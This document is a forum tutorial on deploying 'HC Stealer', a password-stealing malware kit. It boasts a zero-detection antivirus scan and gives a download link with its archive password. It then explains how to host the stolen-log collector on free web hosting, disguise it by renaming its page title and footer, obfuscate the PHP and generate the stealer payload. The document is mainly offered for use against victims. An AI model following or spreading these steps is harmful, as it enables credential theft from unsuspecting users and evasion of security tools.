
As you can see this stealer have many options / features instead of istealer. Now we are talking about the scan result. So here is your Virus Scan Result!!!
File Info
Link to scan:http://my-avscan.com/result.php?scan=MjA5Mjg3
File name: HC_Stealer.exe
File size: 1593344 bytes
MD5 Hash: 1eef869fc6a5a0aa4a5602e3100b085d
SHA1 Hash: 8b5b545f83f98c2a8a37365f759591d2127896a6
Detection rate: 0 out of 35
Status: CLEAN
Detections
AVG - Clean.
Acavir - Clean.
Avast 5 -Clean.
Avast -Clean.
Avira -Clean.
BitDefender -Clean.
VirusBuster Internet Security -Clean.
Clam Antivirus -Clean.
COMODO Internet Security -Clean.
DrWeb -Clean.
eTrust-Vet -Clean.
F-PROT Antivirus -Clean.
F-Secure Internet Security -Clean.
G Data -Clean.
IKARUS Security-Clean.
Kaspersky Antivirus -Clean.
McAfee -Clean.
MS Security Essentials -Clean.
ESET NOD32 -Clean.
Norman -Clean.
Norton -Clean.
Panda Security -Clean.
A-Squared Security -Clean.
Quick Heal Antivirus -Clean.
Rising Antivirus -Clean.
Solo Antivirus -Clean.
Sophos -Clean.
Trend Micro Internet Security -Clean.
VBA32 Antivirus -Clean.
Vexira Antivirus -Clean.
Webroot Internet Security -Clean.
Zoner AntiVirus -Clean.
Ad-Aware -Clean.
AhnLab V3 Internet Security -Clean.
Bullguard -Clean.
Scan report generated by
My-AVScan.com
So let's cut the topic and start tutorial.
What do you need for this?
Download HC Stealer
Account In 000webhost.com
Setting Up Index.php File & Making Index.php Undectectable
Uploading Files On 000webhost.com
HC Stealer In Action
Download HC Stealer
password! villavon
I am posting the download link because even I told everyone that please don't PM for this but I continuously receives PMs from members. That is why. So you can download HC Stealer from:
http://www.mediafire.com/?zp6w0khtfmm5gwa
Account In 000webhost.com
http://www.000webhost.com/order.php for sign-up!
 | Click this bar to view the small image. |

Now fill up the form with necessary information like this.

When everything is done correctly, new windows appear in front of you like below.
| Click this bar to view the small image. |


After this confirm with your email. After activation login to your account detail and go to control panel which is know as CPanel. See below images!!!
| Click this bar to view the small image. |
| Click this bar to view the small image. |
| Click this bar to view the small image. |

When you got this screenshot below then leave it or write down the information because we need that information later on.
| Click this bar to view the small image. |

Setting Up Index.php File & Making Index.php Undectectable
Extract HC Stealer and then you will find two files called index.php and style.css. Just open index.php with Notepad and follow the screens. I am opening the original index.php file at the moment!!
| Click this bar to view the small image. |

Now we are going change the highlighted text to make the index.php undetectable!! Just use these codes.
This is Original Code!!
PHP CODE:
Code:
$html = "<html><head><title>HC Stealer 2.0.1 Log manager - ";PHP CODE:
Code:
$html = "<html><head><title>My Personal Software manager - ";PHP CODE:
Code:
$footer = "<div id='footer'>HC Stealer by The 7th Sage 2011</div></div></body></html>";PHP CODE:
$footer = "<div id='footer'>Backup manager - Backup Script 2011</div></div></body></html>";
Save it. It look like this!!!!
| Click this bar to view the small image. |

Now you need to install TrueBug PHP Obfuscator. Just find from Google!!.
After you should install this into your PC. After when the installation finish, just open up TrueBug PHP Obfuscator, Just follow the screens below!!
| Click this bar to view the small image. |

Uploading Files On 000webhost.com
Go to control panel known as CPanel > File Manager (If it asks for password, see the "View FTP Details") Then Go to public_html. Create 2/3 new directories there. I am making 2 new directories called Hobbies and Reading which is located inside the Hobbies directory / folder. Now upload your index.php which is located on your desktop and style.css located in HC Stealer Folder. When uploading finish then go back to public_html folder. You will find Hobbies directory / folder, just check this folder then press chmod button located at left side on your screen to set the permissions. Its look like this!!!!
| Click this bar to view the small image. |

Congratulations!!! You have done all settings..
Now open up HC Stealer (For Windows 7/Vista Run As Administration). Enter the link to your index.php file in the Url field. Mine is http://www.xx.xxxx.com/Hobbies/Reading/index.php.
HOW TO GENERATE SERVER.EXE HC STEALER!!!!!
Follow the below image!!!!

FIND THE OUTPUT FOLDER INSIDE THE HCSTEALER FOLDER!!!! THEN LET START THE HACKING!!!
 )
)Now type your url again in your web address. Put the username and password. Mine is admin and safe123 respectively!!! Press Login button for further access!!. See the image below!!!!
| Click this bar to view the small image. |

| This image has been resized. Click this bar to view the full image. The original image is sized 800x500. |



 READ & FOLLOW MY SCREENSHOTS